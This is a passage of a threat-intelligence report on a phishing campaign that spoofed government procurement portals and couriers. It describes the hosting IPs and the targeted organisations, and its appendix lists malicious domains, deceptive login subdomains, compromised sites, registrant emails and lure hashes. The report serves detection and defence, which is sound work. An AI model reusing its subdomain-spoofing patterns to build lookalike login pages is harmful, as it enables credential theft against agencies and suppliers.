


Figure 23. Overview of phishing sites hosted on IP address 31.210.96[.]221

1 Denis Legezo, "InPage zero-day exploit used to attack financial institutions in Asia", Securelist Kaspersky, accessed November 10th 2019, Published November 23rd 2016, https://securelist.com/inpage-zero-day-exploit-used-to-attack-financial-institutions-in-asia/76717/

The domains hosting phishing sites for this campaign on the IP address 193.29.187[.]173 were first registered on the 11th July 2019 beginning with 40-71[.]xyz. The IP address is registered in Romania. In total there were 29 phishing sites hosted on 9 malicious domains on this IP address. The IP address was first created 1st December 2003.

Organisations spoofed on this IP address:

- United States — Department of Commerce
- United States — Department of Veteran Affairs
- SFExpress — Chinese delivery service
- DHL — Delivery service
- United States — New Jersey House and Mortgage Finance Agency
- Japan — Ministry of Economy, Trade and Industry
- South Africa — Government Procurement Service
- Microsoft Login
- Mexico — Government eProcurement services




Figure 24. Overview of phishing sites on domains hosted on IP address 193.29.187[.]173

The domains hosting phishing sites for this campaign on the IP address 91.235.116[.]146 were first registered on the 13th September 2019 beginning with 101090[.]xyz. The IP address is registered in Romania. In total there were 27 phishing sites hosted on 12 malicious domains on this IP address. The IP address was first created 15th June 2017.

Organisations spoofed on this IP address:

- United States — Department of Commerce
- SFExpress — Chinese delivery service
- Japan — Ministry of Economy, Trade and Industry
- U.S. Department of Energy
- Singapore — Ministry of Industry and Trade
- Sweden — Government Offices National Public Procurement Agency
- United States — Maryland Government Procurement Services
- 163 Email services
- QQ Mail services




Figure 25. Overview of phishing sites hosted on IP address 91.235.116[.]146

The domains hosting phishing sites for this campaign on the IP address 188.241.58[.]170 were first registered on the 12th June 2019 beginning with 57-85[.]online. The IP address is registered in Romania. In total there were 29 phishing sites hosted on 16 malicious domains on this IP address. The IP address was first created 15th March 2017.

Organisations spoofed on this IP address:

- Canada — Government eProcurement service
- Mexico — Government eProcurement services
- China — Ministry of Transport
- United States — Department of Commerce
- United States — Department of Veteran Affairs
- United States — Department of Transport
- SFExpress — Chinese delivery service
- Poland — Trade and Investment Agency
- Peru — Public Procurement Centre

The following organisations were spoofed in phishing sites hosted on legitimate domains "newnepaltreks.com", "lazapateriademathilda.cl" and "onsearch.es" that have likely been compromised:

- Canada — Government eProcurement service
- Poland — Trade and Investment Agency
- Peru — Public Procurement Centre
- United States — Department of Commerce
- United States — Department of Veteran Services
- United States — Department of Transport
- United States — Department of Housing and Urban Development
- Australia — Government eProcurement Portal




Figure 26. Overview of phishing sites hosted on IP address 188.241.58[.]170

Conclusion

This credential harvesting campaign has been primarily targeting government bidding and procurement services. The focus on these services suggests the attacker is interested in those organisations (private and public) that may be a potential contractor or supplier for those governments targeted. The purpose of this insight could be a financial incentive to out compete a rival bidder, or more long term insight regarding the trust relationship between the potential supplier and the government in question. Campaigns like these are difficult to protect against because unless the domains hosting the phishing pages are known as malicious, an organisations firewall will not know to block it. Legitimate sites were also hosting the phishing pages, and were likely compromised as part of the campaign. At the time of writing none of the sites in this campaign were active, Anomali researchers consider it likely that the actors will continue to target these services in the future.

How Anomali Helps

The Anomali Threat Research Team provides actionable threat intelligence that helps customers, partners, and the security community to detect and mitigate the most serious threats to their organizations. The team frequently publishes threat research in the form of white papers, blogs, and bulletins that are made available to the security community, general public, news organizations, and customers. Intelligence and bulletins about threat actors and related Indicators of Compromise (IOCs) are integrated directly into Anomali Altitude customers' security infrastructures to enable faster and more automated detection, blocking, and response. For more information on how Anomali customers gain integrated access to threat research, visit: www.anomali.com/products.

Appendix A — Indicators of Compromise

Indicator of Compromise	Description
31.210.96.221	IP address with known malicious activity
188.241.58.170	IP address with known malicious activity
91.235.116.146	IP address with known malicious activity
193.29.187.173	IP address with known malicious activity
server-bidsync.best	Malicious domain
server1-bidsync.best	Malicious domain
server2-bidsync.best	Malicious domain
101090.xyz	Malicious domain
cnboftexas.com	Malicious domain
40-70.xyz	Malicious domain
40-71.xyz	Malicious domain
40-72.xyz	Malicious domain
40-75.xyz	Malicious domain
50-31.xyz	Malicious domain
50-32.xyz	Malicious domain
50-33.xyz	Malicious domain
auth-1.icu	Malicious domain
auth-a.site	Malicious domain
auth-f.icu	Malicious domain
auth-g.icu	Malicious domain
v2020.xyz	Malicious domain
39-71.site	Malicious domain
39-73.site	Malicious domain
40-31.xyz	Malicious domain
40-32.xyz	Malicious domain
40-33.xyz	Malicious domain
40-34.xyz	Malicious domain
40-35.xyz	Malicious domain
40-36.xyz	Malicious domain
40-37.xyz	Malicious domain
40-38.xyz	Malicious domain
40-39.xyz	Malicious domain
40-41.xyz	Malicious domain
40-62.xyz	Malicious domain
40-73.xyz	Malicious domain
40-74.xyz	Malicious domain
41-22.site	Malicious domain

41-23.site	Malicious domain
41-25.site	Malicious domain
41-26.site	Malicious domain
50-34.xyz	Malicious domain
57-85.online	Malicious domain
65-25.xyz	Malicious domain
65-26.xyz	Malicious domain
65-27.xyz	Malicious domain
65-28.xyz	Malicious domain
70-40.xyz	Malicious domain
70-45.xyz	Malicious domain
auth-002.icu	Malicious domain
auth-02.icu	Malicious domain
energy-gov-us.online	Malicious domain targeting the United States Department of Energy
energy-govt.org	Malicious domain targeting the United States Department of Energy
energy-gov-us.xyz	Malicious domain targeting the United States Department of Energy
energy-gov.org	Malicious domain targeting the United States Department of Energy
energy-gov-bidsync.site	Malicious domain targeting the United States Department of Energy
energy-gov.online	Malicious domain targeting the United States Department of Energy
energy-gov.us	Malicious domain targeting the United States Department of Energy
energy-gov-us.website	Malicious domain targeting the United States Department of Energy
energy-gov-bidsync-server.icu	Malicious domain targeting the United States Department of Energy
energy-gov-bidsync.xyz	Malicious domain targeting the United States Department of Energy
energy-gov-bidsync.website	Malicious domain targeting the United States Department of Energy
energy-gov-bidsync.online	Malicious domain targeting the United States Department of Energy
energy-gov-bidsync.icu	Malicious domain targeting the United States Department of Energy
energy-gov-us.site	Malicious domain targeting the United States Department of Energy
onsearch.es	Legitimate compromised domain
lazapateriadematilda.cl	Legitimate compromised domain
newnepaltreks.com	Legitimate compromised domain
saicards.in	Legitimate compromised domain

energy.gov.secure.bidsync.newnepaltreks.com	Subdomain spoofing the United States Department of Energy bidsync login - on a compromised legitimate domain
energy.gov.bidsync.newnepaltreks.com	Subdomain spoofing the United States Department of Energy bidsync login - on a compromised legitimate domain
energy.gov.bidsync.secure.newnepaltreks.com	Subdomain spoofing the United States Department of Energy bidsync login - on a compromised legitimate domain
energy.gov.secure.bidsync.newnepaltreks.com	Subdomain spoofing the United States Department of Energy bidsync login - on a compromised legitimate domain
sfexpress.com.tracking.verify-package.newnepaltreks.com	Subdomain spoofing a Chinese delivery services company based in Shenzhen, Guangdong, China, bidsync login - on a compromised legitimate domain
dms.myflorida.com.auth.bidsync.server-bidsync.best	Subdomain spoofing the Florida Department of Management Services bidsync login
dms.myflorida.com.auth.server-bidsync.best	Subdomain spoofing the Florida Department of Management Services bidsync login
dms.myflorida.com.bidsync.server-bidsync.best	Subdomain spoofing the Florida Department of Management Services bidsync login
energy.gov.secure.server-bidsync.best	Subdomain spoofing United States Department of Energy bidsync login
sfexpress.com.tracking.verify-package.server-bidsync.best	Subdomain spoofing a Chinese delivery services company based in Shenzhen, Guangdong, China bidsync login
commerce.gov.eprocurement.bidysnc.101090.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
sfexpress.com.tracking.101090.xyz	Subdomain spoofing a Chinese delivery services company based in Shenzhen, Guangdong, China
sfexpress.com.tracking.verify-package.101090.xyz	Subdomain spoofing a Chinese delivery services company based in Shenzhen, Guangdong, China
commerce.gov.eprocurement.bidysnc.40-70.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
va.gov.eprocurement.bidsync.40-70.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
commerce.gov.eprocurement.40-71.xyz	Subdomain spoofing the United States Department of Commerce
commerce.gov.eprocurement.bidysnc.40-71.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
compras.gob.mx.seguro.electronicas.40-71.xyz	Subdomain spoofing the government of Mexico procurement portal
eprocurement.gov.za.secure.40-71.xyz	Subdomain spoofing the procurement portal of the government of South Africa
logistic.dhl.com.40-71.xyz	Subdomain spoofing the international courier service DHL
logistic.dhl.online.tracking.40-71.xyz	Subdomain spoofing the international courier service DHL
logistics.dhl.com.40-71.xyz	Subdomain spoofing the international courier service DHL
njhousing.gov.e-procurement.bidsync.portal.auth.40-71.xyz	Subdomain spoofing the New Jersey Housing and Mortgage Finance Agency bidsync login

sfexpress.com.tracking.verify-package.40-71.xyz	Subdomain spoofing a Chinese delivery services company based in Shenzhen, Guangdong, China
sfexpress.com.tracking.verify-package.auth.40-71.xyz	Subdomain spoofing a Chinese delivery services company based in Shenzhen, Guangdong, China
sfexpress.com.verify-package.40-71.xyz	Subdomain spoofing a Chinese delivery services company based in Shenzhen, Guangdong, China
va.gov.eprocurement.bidsync.40-71.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
njhousing.gov.eprocurement.bidsync.auth.40-72.xyz	Subdomain spoofing the New Jersey Housing and Mortgage Finance Agency bidsync login
va.gov.eprocurement.bidsync.40-72.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
commerce.gov.eprocurement.bidysnc.40-75.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
commerce.gov.eprocurement.bidysnc.auth.40-75.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
commerce.gov.eprocurement.bidysnc.50-31.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
meti.go.jp.tender.50-32.xyz	Subdomain spoofing the procurement portal of the Ministry of Economy, Trade and Industry in Japan
sfexpress.com.tracking.verify-package.50-32.xyz	Subdomain spoofing a Chinese delivery services company based in Shenzhen, Guangdong, China
commerce.gov.bidysnc.eprocurement.auth.50-33.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
count.mail.163.comm.jkl.count.all.count.mail.163.com.50-33.xyz	Subdomain spoofing the Asian email service provider 163
count.mail.163.comm.jkl.count.eze.count.mail.163.com.50-33.xyz	Subdomain spoofing the Asian email service provider 163
count.mail.163.comm.jkl.count.ezee.count.mail.163.com.50-33.xyz	Subdomain spoofing the Asian email service provider 163
count.mail.qq.comm.jkl.count.eze.count.mail.qq.com.50-33.xyz	Subdomain spoofing the Asian email and messaging service provider QQ
eprocurement.commerce.gov.auth-a.site/secure/login2.html	Subdomain spoofing the United States Department of Commerce bidsync login
energy.gov.bidsync.secure.auth-f.icu	Subdomain spoofing the United States Department of Energy bidsync login
maryland.gov.eprocurement.bidsync.auth-f.icu	Subdomain spoofing the Maryland government Procurement site in the United States
meti.go.jp.secure.auth-f.icu	Subdomain spoofing the Ministry of Economy, Trade and Industry Japan
mti.gov.sg.auth-f.icu	Subdomain spoofing the Singapore Ministry of Industry and Trade procurement portal
regeringen.se.anbud.auth-f.icu	Subdomain spoofing the Swedish Government Offices procurement portal
regeringen.se.anbud.hemsida.auth-g.icu	Subdomain spoofing the Swedish Government Offices procurement portal
commerce.gov.bidysnc.eprocurement.auth.v2020.xyz	Subdomain spoofing the United States Department of Commerce bidsync login

sfexpress.com.tracking.verify-package.cn.v2020.xyz	Subdomain spoofing the Chinese delivery services company based in Shenzhen, Guangdong, China
sfexpress.com.tracking.verify-package.v2020.xyz	Subdomain spoofing the Chinese delivery services company based in Shenzhen, Guangdong, China
miti.gov.my.perolehan.selamat.cnboftexas.us	Subdomain spoofing the Ministry of International Trade and Industry in Malaysia
gov.sg.tender.secure.server.cnboftexas.us	Subdomain spoofing the procurement services for the Government of Singapore
transportation.gov.eprocurement.bidsync.39-71.site	Subdomain spoofing the United States Department of Transport bidsync login
staffdirectory-updateform.39-73.site	Subdomain targeting an unknown organisations staff directory
mot.gov.cn.40-31.xyz	Subdomain spoofing the Ministry of Transport of the People's Republic of China
mot.gov.cn.40-32.xyz	Subdomain spoofing the Ministry of Transport of the People's Republic of China
sfexpress.com.sc.verify-package.40-32.xyz	Subdomain spoofing a Chinese delivery services company based in Shenzhen, Guangdong, China bidsync login
eprocurement.canada.ca.tenders.40-33.xyz	Subdomain spoofing the Canadadian Government eProcurement service
eprocurement.canada.ca.tenders.40-34.xyz	Subdomain spoofing the Canadadian Government eProcurement service
eprocurement.canada.ca.tenders.40-35.xyz	Subdomain spoofing the Canadadian Government eProcurement service
compras.gob.pe.40-35.xyz	Subdomain spoofing the Peruvian Public Procurement Centre
eprocurement.canada.ca.tenders.40-36.xyz	Subdomain spoofing the Canadadian Government eProcurement service
compras.gob.pe.40-37.xyz	Subdomain spoofing the Peruvian Public Procurement Centre
compras.gob.pe.40-37.xyz	Subdomain spoofing the Peruvian Public Procurement Centre
commerce.gov.eprocurement.bidysnc.40-37.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
commerce.gov.eprocurement.bidysnc.40-37.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
va.gov.eprocurement.bidsync.40-37.xyz	Subdomain spoofing the United States Department of Veteran Affairs
va.gov.eprocurement.bidsync.40-37.xyz	Subdomain spoofing the United States Department of Veteran Affairs
eprocurement.canada.ca.tenders.40-38.xyz	Subdomain spoofing the Canadadian Government eProcurement service
paih.gov.pl.portal.zakupo.40-38.xyz	Subdomain spoofing the Polish Trade and Investment Agency
paih.gov.pl.portal.zakupow.40-38.xyz	Subdomain spoofing the Polish Trade and Investment Agency
commerce.gov.eprocurement.bidysnc.40-38.xyz	Subdomain spoofing the United States Department of Commerce bidsync login

eprocurement.canada.ca.tenders.40-39.xyz	Subdomain spoofing the Canadadian Government eProcurement service
compras.gob.pe.40-39.xyz	Subdomain spoofing the Peruvian Public Procurement Centre
eprocurement.canada.ca.tenders.40-41.xyz	Subdomain spoofing the Canadadian Government eProcurement service
paih.gov.pl.portal.zakupo.40-41.xyz	Subdomain spoofing the Polish Trade and Investment Agency
paih.gov.pl.portal.zakupow.40-41.xyz	Subdomain spoofing the Polish Trade and Investment Agency
compras.gob.pe.40-41.xyz	Subdomain spoofing the Peruvian Public Procurement Centre
commerce.gov.eprocurement.bidysnc.40-62.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
commerce.gov.eprocurement.bidysnc.40-62.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
va.gov.eprocurement.bidsync.40-62.xyz	Subdomain spoofing the United States Department of Veteran Affairs
va.gov.eprocurement.bidsync.40-62.xyz	Subdomain spoofing the United States Department of Veteran Affairs
njhousing.gov.eprocurement.bidsync.auth.40-74.xyz	Subdomain spoofing the New Jersey Housing and Mortgage Finance Agency bidsync login
commerce.gov.eprocurement.bidysnc.40-74.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
commerce.gov.eprocurement.bidysnc.auth.40-74.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
mot.gov.cn.41-22.site	Subdomain spoofing the Ministry of Transport of the People's Republic of China
mot.gov.cn.41-23.site	Subdomain spoofing the Ministry of Transport of the People's Republic of China
compranet.funcionpublica.gob.mx.41-23.site	Subdomain spoofing the government of Mexico procurement portal
commerce.gov.eprocurement.bidysnc.50-34.xyz	Subdomain spoofing the United States Department of Commerce bidsync login
transportation.gov.eprocurement.bidsync.57-85.online	Subdomain spoofing the United States Department of Transport bidsync login
login.microsoftonline.com.secure.65-26.xyz	Subdomain spoofing Microsoft login page
meti.go.jp.secure.65-27.xyz	Subdomain spoofing the procurement portal of the Ministry of Economy, Trade and Industry in Japan
eprocurement.gov.za.secure.65-27.xyz	Subdomain spoofing the procurement portal of the government of South Africa
sfexpress.com.tracking.verify-package.70-40.xyz	Subdomain spoofing a Chinese delivery services company based in Shenzhen, Guangdong, China bidsync login
eprocurement.gov.za.secure.70-40.xyz	Subdomain spoofing the procurement portal of the government of South Africa
meti.go.jp.70-45.xyz	Subdomain spoofing the procurement portal of the Ministry of Economy, Trade and Industry in Japan

meti.go.jp.auth.70-45.xyz	Subdomain spoofing the procurement portal of the Ministry of Economy, Trade and Industry in Japan
sfexpress.com.tracking.verify-package.70-45.xyz	Subdomain spoofing a Chinese delivery services company based in Shenzhen, Guangdong, China bidsync login
energy.gov.bidsync.secure.auth-002.icu	Subdomain spoofing the United States Department of Energy bidsync login
maryland.gov.eprocurement.bidsync.auth-02.icu	Subdomain spoofing the Maryland government Procurement site in the United States
valliekingO@gmail.com	Registrant email for malicious domain"server1-bidsync[.] best"
paulgavin30@yahoo.com	Registrant email for malicious domain "cnboftexas[.]us"
project2005@163.com	Registrant email for malicious domain "101090[.]xyz"
traffictryout@gmail.com	Registrant email for malicious domain "101090[.]xyz"
2c9a450f635e438ff3bac4159ae8d630192815b 5199723b58e9cf53b626b5a28	Lure document spoofing the U.S. Department of Commerce
83b056c71c373bc44e12d21f35c2c3109492238 a6e4e0c9038f1979ef567a076	Lure document spoofing the Mexican government procurement services
370423319c9978f764c4dbb7082cad83401914 3a952df28fcd80e747d2985022	Lure document spoofing the Swedish government offices procurement services
C0d25669cc05ef1e4fbeb13b7c1779838fdd0aa e581c920f2cbefa0a31052415	Lure document spoofing the South African Government procurement services
23ba92ee1d87426a22787c66b3bc014f3a95d8 cfa5ac673735eae0478bfd63cf	Lure document spoofing the Chinese courier service SFExpress